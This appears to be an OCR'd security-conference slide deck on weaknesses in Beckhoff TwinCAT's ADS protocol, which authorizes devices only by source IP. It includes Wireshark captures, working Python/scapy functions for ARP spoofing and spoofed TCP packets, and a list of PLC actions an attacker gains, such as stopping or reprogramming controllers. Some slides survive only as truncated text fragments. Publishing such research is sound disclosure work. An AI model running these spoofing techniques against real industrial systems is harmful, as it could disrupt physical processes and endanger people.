
TwinCAT 3 within Visual Studio supports the IEC 61131-3 standard: Ladder, Function Block Diagram, Structured Text, …


However: Beckhoff control & programming communication security is done by using

TwinCAT Routes

- TwinCAT Routes have nothing to do with IP routes
- A TwinCAT route defines that a device (being it a controller, laptop, HMI, I/O …) **is allowed to respond** to any questions (on port TCP/48898)
- TwinCAT routes are required on each device that is supposed to communicate with any other device

Examples


TwinCAT Static Routes
Route
AmsNetId
Address
Type
Comment
PLC
5.25.133.31.1.1
10.20.1.10
TCP_IP
HMI
5.35.18.112.1.1
10.20.1.11
TCP_IP
Add...
Remove


Device Manager
cx-19851f:5120/UpnpWebsite/index.htm
BECKHOFF Device Manager
Device
Hardware
Software
TwinCAT
Status
Connectivity
Connectivity
System ID
E725F50B-82E6-FE6B-84DE-FF560BA4E451
AMS Net ID
5.25.133.31.1.1
TwinCAT Routes
#1 CP-231270
AMS Net ID
5.35.18.112.1.1
Transport Type
TCP_IP
Address
10.20.1.11
Connection Timeout (ms)
0
Flags
Static, IP Address
#2 USER-PC
AMS Net ID
10.20.1.148.1.1
Transport Type
TCP_IP
Address
10.20.1.148
Connection Timeout (ms)
0
Flags
Static, IP Address

Protocols

TwinCAT … S
(Automa… he **ADS**
protocol … ontrollers.

→ ADS u… vice.

→ This ID…

→ This ID…

RequestLicenseStatusHMI.pcapng

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter … <Ctrl-/> Expression… +

No.	Time	Source	Destination	Protocol	Length	Info
10	0.593351	172.20.0.50	172.20.1.10	AMS	116	AMS Request
11	0.596002	172.20.1.10	172.20.0.50	AMS	104	AMS Request
12	0.605646	172.20.0.50	172.20.1.10	AMS	104	AMS Request
13	0.606658	172.20.1.10	172.20.0.50	AMS	104	AMS Request
14	0.645138	172.20.0.50	172.20.1.10	AMS	104	AMS Request

```
> Frame 10: 116 bytes on wire (928 bits), 116 bytes captured (928 bits) on interface 0
> Ethernet II, Src: Vmware_1f:a1:2a (00:0c:29:1f:a1:2a), Dst: Beckhoff_19:85:1f (00:01:05:19:85:1f)
> Internet Protocol Version 4, Src: 172.20.0.50, Dst: 172.20.1.10
> Transmission Control Protocol, Src Port: 1066, Dst Port: 48898, Seq: 201, Ack: 213, Len: 62
v AMS
    AMS Target Net Id: 5.25.133.31.1.1
    AMS Target port: 100
    AMS Sender Net Id: 172.16.1.32.1.1
    AMS Sender port: 32804
    CmdId: ADS Read Write (9)
  > StateFlags: 0x0004
    cbData: 24
    ErrorCode: NO ERROR (0x00000000)
```

```
0000  00 01 05 19 85 1f 00 0c  29 1f a1 2a 08 00 45 00   ........ )..*..E.
0010  00 66 1c e4 40 00 80 06  00 00 ac 14 00 32 ac 14   .f..@... .....2..
0020  01 0a 04 2a bf 02 be b3  4a ca d9 ac f4 db 50 18   ...*.... J.....P.
0030  3f ff 59 bd 00 00 00 00  38 00 00 00 05 19 85 1f   ?.Y..... 8.......
```

RequestLicenseStatusHMI.pcapng | Packets: 212 · Displayed: 212 (100.0%) | Profile: Default

Discovery?

Just li…s.

This …nation

Discl…

→ ***U…***

Addi…

→ Is…

→ A…d

ScanAndAddRemoteRoute.pcapng

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter … <Ctrl-/> Expression… +

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.50.130	255.255.255.255	UDP	66	43342 → 48899 Len=24
2	0.000504	192.168.50.153	192.168.50.130	UDP	369	48899 → 43342 Len=327
3	9.993025	192.168.50.130	192.168.50.153	UDP	138	56704 → 48899 Len=96
4	10.041574	192.168.50.153	192.168.50.130	UDP	74	48899 → 56704 Len=32

```
> Frame 3: 138 bytes on wire (1104 bits), 138 bytes captured (1104 bits) on interface 0
> Ethernet II, Src: Vmware_37:df:f6 (00:0c:29:37:df:f6), Dst: Vmware_32:f6:83 (00:0c:29:32:f6:83)
> Internet Protocol Version 4, Src: 192.168.50.130, Dst: 192.168.50.153
> User Datagram Protocol, Src Port: 56704, Dst Port: 48899
v Data (96 bytes)
    Data: 0366147100000000006000000c0a832820101102705000000…
    [Length: 96]
```

```
0000  00 0c 29 32 f6 83 00 0c  29 37 df f6 08 00 45 00   ··)2···· )7····E·
0010  00 7c e4 a1 40 00 40 11  6f 63 c0 a8 32 82 c0 a8   ·|··@·@· oc··2···
0020  32 99 dd 80 bf 03 00 68  9b 00 03 66 14 71 00 00   2·····h ···f·q··
0030  00 00 06 00 00 00 c0 a8  32 82 01 01 10 27 05 00   ········ 2····'··
0040  00 00 0c 00 08 00 6b 61  6c 69 4f 6e 43 00 07 00   ·····ka liOnC···
0050  06 00 c0 a8 32 82 01 01  0d 00 0e 00 41 64 6d 69   ····2··· ····Admi
0060  6e 69 73 74 72 61 74 6f  72 00 02 00 09 00 70 61   nistrato r·····pa
0070  73 73 77 6f 72 64 00 05  00 0f 00 31 39 32 2e 31   ssword·· ···192.1
0080  36 38 2e 35 30 2e 31 33  30 00                     68.50.13 0·
```

Data (data.data), 96 bytes | Packets: 4 · Displayed: 4 (100.0%) | Profile: Default

DEMO

So, security?

So as it turns out: the **only** security measure for ADS communication is the IP adres that is in the list of Routes …

→ So can we bypass a restriction that is based purely on source IP Address?

Solution: ***IP Spoofing***

By sending packets coming from different IP addresses we can "discover" the possible routes that are present.

Done in two parts:

1. ARP Poison
2. ADS Verification packet

1. ARP Poisoning? What's that.

Problem: if a response is triggered coming from a certain IP address, that response will be sent to the device that actually has that IP address. (e.g. by performing an ARP request for that device).

So we need to tell the target our MAC address for that specific IP address

-> This is called "ARP Spoofing"

```
def arpSpoof(oSrcAdapter, sSpoofIP, sTargetIP, iSeconds):
    sDestMAC = getRemoteMAC(sTargetIP)
    oARP = scapy.ARP(op=2, pdst=sTargetIP, hwdst=sDestMAC, psrc=sSpoofIP, hwsrc=oSrcAdapter[2])

    try:
        for i in range(0,iSeconds):
            scapy.send(oARP)
            time.sleep(1)
    except Exception as Error:
        print('Error: '+str(Error))
        sys.exit(1)

    try:
        oARPfix = scapy.ARP(op=2, hwdst="ff:ff:ff:ff:ff:ff", pdst=sTargetIP, hwsrc=sDestMAC, psrc=sTargetIP)
        scapy.send(oARPfix, count=5)
    except: pass
    sys.exit(1)
```

2. Sending a single ADS packet

This too has to be “spoofed”, so using a fake IP address as a source for this packet

```
def spoofTCPPacket(oSrcAdapter, sSrcIP, sTargetIP, iDPort, dPacket):
    # SYN
    sport=random.randint(1024, 65535)
    ip=scapy.IP(src=sSrcIP,dst=sTargetIP)
    SYN=scapy.TCP(sport=sport,dport=iDPort,flags='S',seq=1000)
    SYNACK=scapy.sr1(ip/SYN, timeout=iTIMEOUT)
    if SYNACK is None: return SYNACK ## No SYN/ACK back, ARP Spoofing problem or port not open

    # ACK
    ACK=scapy.TCP(sport=sport, dport=iDPort, flags='A', seq=SYNACK.ack, ack=SYNACK.seq + 1)
    scapy.send(ip/ACK)

    # TCP DATA
    scapy.conf.verb = 0
    oIP=scapy.IP(src=sSrcIP,dst=sTargetIP)
    oTCP=scapy.TCP(sport=sport, dport=iDPort, flags='PA', seq=SYNACK.ack, ack=SYNACK.seq + 1)
    oRAW=scapy.Raw(load=dPacket)
    oResp = scapy.sr1(oIP/oTCP/oRAW, timeout=iTIMEOUT)

    # FIN
    FINACK = None
    if not oResp is None:
        FIN=scapy.TCP(sport=sport, dport=iDPort, flags='FA', seq=oResp.ack, ack=oResp.seq + 1)
        FINACK=scapy.sr1(ip/FIN, timeout=iTIMEOUT)
    if not FINACK is None:
        LASTACK=scapy.TCP(sport=sport, dport=iDPort, flags='A', seq=FINACK.ack, ack=FINACK.seq + 1)
        scapy.send(ip/LASTACK)

    return oResp
```

I want to see that in action, please?

OK

DEMO


Wait? What was that?

- Yes! As it turns out: once we have a route installed, default ADS communication is possible.
- We are now essentially a different ADS device: an IPC, an engineering PC, an HMI …
- TwinCAT ADS is a language that is defined by Function Blocks, to perform actions on devices.
- Examples of those actions are
  - Reading out variables
  - Setting outputs and inputs
  - Setting the Controller state to Stop, Run or Config mode
  - (Re)Programming the internal project
  - **And adding routes without any additional authentication**
  - … And as it turns out: a lot more …

More ADS actions?

There is a website for that:

https://infosys.beckhoff.com/english.php?content=../content/1033/tcplclib_tc2_utilities/9007199289758859.html&id=




DEMO

Want to go further?

There is a website for that:

https://infosys.beckhoff.com/english.php?content=../content/1033/tcplclib_tc2_utilities/9007199289758859.html&id=



DEMO

A little bonus

We can use this to bypass a Kiosk System too

DEMO

Conclusion

The prerequisites for this attack:

- Engineering system (e.g. laptop) used to program a Beckhoff Device (IPC/HMI/…)
- Has the TwinCAT Runtime installed
  - Which is a requirement when programming with Beckhoff
- Ports open in Firewall (UDP/48899 or TCP/48898)
  - Which is necessary to add remote routes
    → To add a route from an IPC to a workstation, the ports above **must** be open!! (for some reason)
  - No longer necessary once the remote routes are added
- At least one route configured
  - Which is required to communicate with remote devices

Scripts on our Github soon, together with an extensive article
Big thanks to Tinus Umans for co-writing the scripts

Are there solutions

Euh …

- Use a Virtual Machine for running Twincat
- Configure Firewalls
- And the official response from the Beckhoff Product-Security CERT:

"Please refer to Advisory 2017-001"

Official Solution

Beckhoff Security Advisory

BECKHOFF

Advisory 2017-001: ADS is only designed for use in protected environments

Publication Date	03/13/2017	Relevance	Medium
Last Update	01/29/2019	Related CVE	CVE-2017-16726
Current Version	1.2		

Summary

ADS is only advised to be used in protected environments, and as such does not provide security properties. Attackers can eavesdrop, manipulate and forge arbitrary packets as in any other cleartext protocol. In case ADS access is possible, various system related services can be used.

Appearance

- TwinCAT 2 / 3

Description

Beckhoff TwinCAT supports communication over ADS. ADS is a protocol for industrial automation in protected environments [1]. ADS has not been designed to achieve security purposes and therefore does not include any encryption algorithms because of their negative effect on performance and throughput.

Want to know more? Join our project

Regulations within the industrial sector

Cyber Security Solutions for Industry 4.0

